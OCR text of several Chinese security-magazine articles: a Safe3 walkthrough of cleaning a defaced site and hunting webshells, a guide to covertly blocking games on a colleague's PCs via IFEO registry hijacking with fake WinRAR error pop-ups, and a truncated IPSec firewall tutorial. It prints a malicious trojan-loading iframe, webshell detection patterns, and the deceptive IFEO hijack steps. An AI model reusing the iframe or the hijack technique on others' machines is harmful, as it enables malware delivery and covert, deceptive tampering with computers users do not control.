然后获取网关MAC地址，最后本地静态绑定网关MAC和IP，这样就基本解决了ARP欺骗对本地主机的威胁。但是arp还可以欺骗网关，会造成本地通讯中断，所以希望有条件的朋友最好在网关上绑定本地IP和MAC地址。

三、安全伞应用

下面我教大家一下如何在实际应用中举一反三，充分发挥安全伞的强大功能。首先某客户网站出现了挂马现象，环境：中型网站，有php和asp两种脚本，打开网站瑞星弹出如图1界面。




图1 瑞星检测到病毒

初步有2种情况：1、黑客已经入侵，网页被篡改；2、网站被XSS。查看网页源代码看到<iframe src=http://www.XXX.net/muma.htm width=0 height=0></iframe>，证明网页被篡改。于是启用安全伞，运行主界面如图2。这里要提醒大家注意一下，运行软件需安装Microsoft.NET Framework 2.0，大家可以在光盘中找到。




图2 安全伞黑客手册专版界面

点“反批量挂马”，进入后点“浏览”选择要清除的目录，填入要清除的内容<iframe src=http://www.XXX.net/muma.htm width=0 height=0></iframe>，点“立即清除”，完毕后如图3。




图3 清除完成

从状态显示我们可以看

2007-9-12 15:51:24	openfile()|fopen()|file_put_contents()|readfile()|file()[安全评估：危险度中|危险函数，一般被php木马利用读写文件，请自行查看]	E:\web3\d\core\class.smarttemplateparser.php
2007-9-12 15:51:40	exec()|passthru()|system()[安全评估：危险度高|危险函数，一般被php木马利用执行]	E:\web3\d\fckeditor\editor\dialog\fck_spellerpages\spellerpages\server-scripts\spellchecker.php
2007-9-12 15:51:40	openfile()|fopen()|file_put_contents()|readfile()|file()[安全评估：危险度中|危险函数，一般被php木马利用读写文件，请自行查看]	E:\web3\d\fckeditor\editor\filemanager\browser\default\connectors\php\commands.php
2007-9-12 15:51:40	include()|require()|include_once()|require_once()[安全评估：危险度高|危险函数，一般被php木马利用或产生文件包含漏洞，请仔细检查是否用is_dir()过滤]	E:\web3\d\fckeditor\editor\filemanager\browser\default\connectors\php\connector.php
2007-9-12 15:51:42	openfile()|fopen()|file_put_contents()|readfile()|file()[安全评估：危险度中|危险函数，一般被php木马利用读写文件，请自行查看]	E:\web3\d\fckeditor\editor\filemanager\upload\php\upload.php
2007-9-12 15:51:50	include()|require()|include_once()|require_once()[安全评估：危险度高|危险函数，一般被php木马利用或产生文件包含漏洞，请仔细检查是否用is_dir()过滤]	E:\web3\d\fckeditor\fckeditor.php
2009-9-14 14:50:55	eval()[安全评估：危险度高|危险函数，一般为php一句话木马]	E:\web3\d\include\SOS.php
2006-12-19 14:02:44	Eval[eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X)但是javascript代码中也可以使用，有可能是误报。]	E:\web3\totstat\function.asp
2009-9-14 14:50:20	.CreateTextFile|.OpenTextFile[危险度中！使用了FSO的CreateTextFile|OpenTextFile函数读写文件]	E:\web3\totstat\海洋asp木马.asp
2009-9-14 14:50:33	WScript.Shell 或者 clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8[安全评估：危险度极高|危险组件，一般被ASP木马利用]	E:\web3\totstat\老兵.asp
2009-9-14 14:50:48	(vbscript|jscript|javascript).Encode[安全评估：危险度极高|似乎脚本被加密了，一般ASP文件是不会加密的]	E:\web3\DIY.asp

图4 查看生成的html报告

到有3个页面被挂马。现在批量挂马很流行，我在浙江某行业门户网站工作时就遇到过这种情况，挂马从下午5点开始，开始只是手工清除了几个页面，但到晚上10点已经有30多万个静态页面被挂马了，这时老板可慌了。清除之后，下一步工作就是扫描黑客留下的后门。返回主界面点"后门木马搜索"，扫描结果生成了html形式，如图4。

根据扫描报告发现5个后门，其中一个加密的asp后门，一个一句话php后门和海洋、老兵，还有个完整php后门，从后门位置发现该目录有上传漏洞，立即补上，做完后拿出FinalRecovery,这个工具可以恢复被删除的文件而且扫描速度飞快，有利于我们查找入侵痕迹。运行后发现有几个先上传的后门被删除了，根据位置和时间又找到几个漏洞，赶快补上。最后一步，启用网站防篡改功能。在D盘新建一个web_bak的文件夹，将刚才修复过的网页复制进去，并只给Administrator完全控制的权限，删除其它用户。用记事本打开安全伞目录下的Safe3.config，将文件中<switch>0</switch>改为**<switch>1</switch>**,并将**<webroot>E:\web</webroot>**中换为自己的网站根目录,**<webbak>D:\web_bak</webbak>**中换为网站备份根目录,**<mailserver>smtp.126.com</mailserver>**、**<mailuser>test@126.com</mailuser>**和**<mailpass>test</mailpass>**中换为自己在126申请的用户和密码，126随身邮的申请方法就不介绍了，大家可以自己去看。最后点击主界面的web监控，进入后点浏览web根目录，填入监控文件类型，点开始监控就大功告成了。一个星期后客户请我到餐馆大吃了一顿，呵呵，接下来就不多说了。请看监控记录，如图5。




图5 Web监控记录

从图中可以看到上传的后门hack.asp被自动删除，gettop.asp被修改后自动复原，被黑客删除的vote.asp和view.asp也自动恢复。我们打开邮箱看看，已经多了5封邮件，随便打开一份，如图6。




图6 邮件通知网站被入侵

下面说说ARP欺骗免疫功能。ARP最近是个热门话题，带来的危害也比较大，通常用来ARP挂马或截取同网段的ftp、http等密码，如果有人用过cain的话就知道它的强大了。这个功能使用比较容易，只要点一下ARP免疫按钮，看到免疫成功四个字就大功告成了。剩下的功能大家已经应该耳熟能详了，我就不再多做介绍，要不然小编又要说我骗稿费了。再者版面有限，我这里只给大家介绍个使用流程，发挥还靠大家自己研究，比如对安全隐患也有提示功能，如php的文件包含代码会提示是否使用is_dir()函数，jsp的javabean问题则提示是否过滤等，所以可以用来查找漏洞。

四、后记

在开发这个软件的过程中遇到不少困难，但也有成功后的乐趣，因为本人比较懒，所以软件界面和易用性比较差。下一版本基本模型已经设计出来了，用Java开发，这样就可以应用到Linux等其它操作系统了。软件将会加上安全分析模块，主要分析程序漏洞，系统配置问题，比喻权限等，并给出解决方案。安全伞黑客手册专版同目前商业版功能差不多，这里考虑到多数管理员的经济状况，该版本可以免费使用到明年奥运会。最后感谢黑手给我这次机会，也希望有识之士与我联系交流。

[文章中涉及到的工具安全伞和Microsoft .NET Framework 2.0在光盘中有收录]

编辑点评：

从作者给出的例子我们可以发现，安全伞是一款很小巧方便容易上手的工具，功能也是比较实用的，更多功能将会在后续的版本中添加。小编发现的暂时比较明显的软件缺陷：就是发送邮件的模块，如果我们查看safe3.config文件就可以很容易获得一个站长的邮箱权限，这点还是需要改进的。当然安全伞还会继续改进的，小编相信它以后会更好用，更人性化。这款安全伞黑手专版是完全免费的，广大为安全发愁的站长们这下可有福了。



从本文中你可以学到：

1、如何利用IFEO禁止程序执行
2、如何利用Winrar制作假错误信息提示文件

由于放假的原因，办公室中常会有某领导小孩占用MM同事的机器玩网游，大家碍面子都不好说。但麻烦的是由于他玩游戏误工作，甚至还中过毒呢，于是MM们希望我出招治治这个网游迷！任务要求：秘密禁止网游！本人略加思考，有了主意。

经了解，他玩的网游叫"QQ三国"和"跑跑"（小编：就是卡卡跑丁车啦~），我就制作3个文件，通过网络将这些文件拷贝到同事机器的Windows目录。略做操作后，只等小孩来！结果

是，小孩这次运行游戏后看到图1的提示。

可傻眼了！他还不死心，反复下载、安装程序、升级、杀毒，最终还是放弃游戏选择离开。MM同事看到后脸上笑开了花。为防止他瞄上其它机器，于是我就把所有局域网机器都处理一番。任务完成，此招就叫：安得妙计禁网游，同事MM尽欢颜！




图1 出现"错误提示"

下面我就来告诉大家我是如何实现禁止网游的。起关键作用的3个文件分别是LOCK.REG：这个是注册表文件；2.exe和3.exe是生成错误信息的文件。第一步：编辑生成LOCK.REG注册表文件，代码如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KartRider.exe]
"debugger"="2.EXE"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQSG.exe]
"debugger"="3.EXE"
```

可看到关键是其中的KartRider.exe和QQSG.exe，这些是游戏的执行文件，以后要增加禁止的新游戏，只要复制文件最后两行，将其中的QQSG.exe改为新的游戏执行文件名即可。

小提示：*如何知道游戏执行文件名呢？*

在桌面右键点游戏快捷方式图标->属性->在"目标"一栏的最后就能看到XXX.EXE的字样，就是它了。

第二步：制作错误信息提示文件。这里我使用的是WINRAR，在桌面创建一个文本文件，右键点击它选择"添加到压缩文件"，如图2所示。

选择"创建自解压格式文件"，再点右上方"注释"，输入以下代码：

```
TempMode="服务器升级后检测到你的网速太低无法游戏，明白按"是""
Silent=1
Overwrite=1
```




图2 添加到压缩文件

最后点击"确定"。双击刚完成的自解压文件看到如图1所示。3.exe制作方法相同，区别是自解压文件的注释里的错误提示：TempMode=""网络太慢，你已进入排队系统，需10小时，明白点"是""，在这里可换成不同话起迷惑作用，如何发挥就由你自己决定了，围绕升级和网络故障等就行。

第三步：通过网络或U盘将2.exe和3.exe及LOCK.REG全拷贝到需禁止网游机器的系统目录，再双击执行LOCK.REG，看到询问是否导入注册表时，点击"是"。大功告成！

虽然禁网游的方法和手段有许多，但此法的优点是隐蔽且让人看不出破绽，而将其扩展一下可以作到禁止任何指定程序在计算机上运行，特别适合公司或网吧的用户。

[文章中涉及到的三个文件在光盘中有收录]

编辑点评：

这篇文章的一个重点就是IFEO（Image File Execution Options），新近出现的一种攻击手法Windows映像劫持就和它有关。详细内容大家自己去探索，这种攻击就是在用户执行了指定名称的.exe等文件后却执行了其它攻击者指定的程序，木马病毒之类的，本文作者就是利用这种攻击达到目的的。另外Winrar的另类用法也是本文的一个看点，以前大家用它制作自解压木马，可它的玩法却不止这样哦，还是，大家自己去探索吧！

IPSec为你的安全添砖加瓦

图 思彤

从本文中你可以学到：

1、如何使用IPSec阻止ping探测

2、如何使用IPSec关闭端口

好多朋友问我，用什么防火墙比较好，是天网、瑞星还是其它。在这里我想为大家介绍一款微软带给我们的免费防火墙。虽然叫它防火墙不太合适，但是它只需要简单的配置就可以实现对端口的关闭和对数据包的过滤。这就是IPSec服务，并且使用起来非常方便。

首先我们来看看什么是IPSec。IPSEC是一系列基于IP网络（包括Intranet、Extranet和Internet）的，由IETF正式定制的开放性IP安全标准，是虚拟专网的基础，已经相当成熟可靠。

其实对于它的概念我们不必了解的太深，因为可爱的微软让我们可以很方便的来使用IPSec。WINOWS2000以后都内置了IPSec，它的使用也是非常的简单。IPSec是通过使用策略和规则来提高网络安全的。规则包含：筛选器、筛选器动作和身份验证方法。WINDOWS为我们提供了三个默认策略CLIENT、SERVER还有SECURE SERVER。也许各位看起来有些迷糊，不过没关系，一会我会拿实际的例子给大家，让大家方便直观的感受什么是筛选器和筛选器动作。而其它的几个，不是本文讨论的主要内容。

我们就先来做第一个例子吧。如果你经常使用ping命令来探测网络中的主机，那就通过简单的配置IPSec来让别人ping不通我们吧。首先我先介绍下我们实验的环境，我的机器IP为192.168.0.183，而我的虚拟机IP为192.168.0.150，它们组成了一个小的局域网，先来PING一下我的虚拟机吧，如图1。






图1 ping通了远程主机

一切正常，通了。下面就通过对IPSec的简单设置来阻止网络中对我们不友好的ping，顺便熟悉下什么是筛选器和筛选器动作。在"开始"菜单——"运行"中输入**MMC**来打开控制台，在控制台的菜单栏中点"文件"，选择"添加/删除管理单元"。来到"添加/删除管理单元"后点击"添加"按钮，选中"IP安全策略管理"，再点"添加"选择"本地计算

